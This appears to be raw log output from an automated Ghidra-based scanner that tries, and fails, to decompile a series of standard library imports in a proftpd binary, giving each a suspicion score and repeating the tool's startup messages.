INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara3922D451A740464788A9E808C890EF9E.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara3922D451A740464788A9E808C890EF9E.j
INFO  Ara3922D451A740464788A9E808C890EF9E.java> Function not found: getsockopt (GhidraScript) (Ghidr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: calloc (GhidraScript)

Suspicion Score: 15

Address: 0x00403e60

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2181 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4264 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara13C58DE9CD6F4612864EE4445B27E90F.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara13C58DE9CD6F4612864EE4445B27E90F.j
INFO  Ara13C58DE9CD6F4612864EE4445B27E90F.java> Function not found: calloc (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: __memcpy_chk (GhidraScript)

Suspicion Score: 15

Address: 0x00403ee0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2164 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4300 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara4E4E16F47778481088B3CD68EDBE11FA.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara4E4E16F47778481088B3CD68EDBE11FA.j
INFO  Ara4E4E16F47778481088B3CD68EDBE11FA.java> Function not found: __memcpy_chk (GhidraScript) (Ghi
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: memcpy (GhidraScript)

Suspicion Score: 15

Address: 0x00403f30

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2184 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4220 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara0CD82CB104AB43379CFFF4FE5E675D48.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara0CD82CB104AB43379CFFF4FE5E675D48.j
INFO  Ara0CD82CB104AB43379CFFF4FE5E675D48.java> Function not found: memcpy (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: malloc (GhidraScript)

Suspicion Score: 15

Address: 0x00404040

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2156 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4263 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara28B2BD44CFC84AEBB61A2D7DB25CAA71.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara28B2BD44CFC84AEBB61A2D7DB25CAA71.j
INFO  Ara28B2BD44CFC84AEBB61A2D7DB25CAA71.java> Function not found: malloc (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: sscanf (GhidraScript)

Suspicion Score: 15

Address: 0x004040c0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2106 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4163 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraC671E8E9433F47B5B4C904C8B84560B4.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraC671E8E9433F47B5B4C904C8B84560B4.j
INFO  AraC671E8E9433F47B5B4C904C8B84560B4.java> Function not found: sscanf (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: __vsnprintf_chk (GhidraScript)

Suspicion Score: 15

Address: 0x00404180

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2278 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4469 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara9450EAE4BBAB4829BDD094B6B7BC5C24.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara9450EAE4BBAB4829BDD094B6B7BC5C24.j
INFO  Ara9450EAE4BBAB4829BDD094B6B7BC5C24.java> Function not found: __vsnprintf_chk (GhidraScript) (
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: realloc (GhidraScript)

Suspicion Score: 15

Address: 0x004041e0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2257 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4396 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraEAA82EA4F821415FBAB087FA006C1178.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraEAA82EA4F821415FBAB087FA006C1178.j
INFO  AraEAA82EA4F821415FBAB087FA006C1178.java> Function not found: realloc (GhidraScript) (GhidraSc
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: __printf_chk (GhidraScript)

Suspicion Score: 15

Address: 0x00404210

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
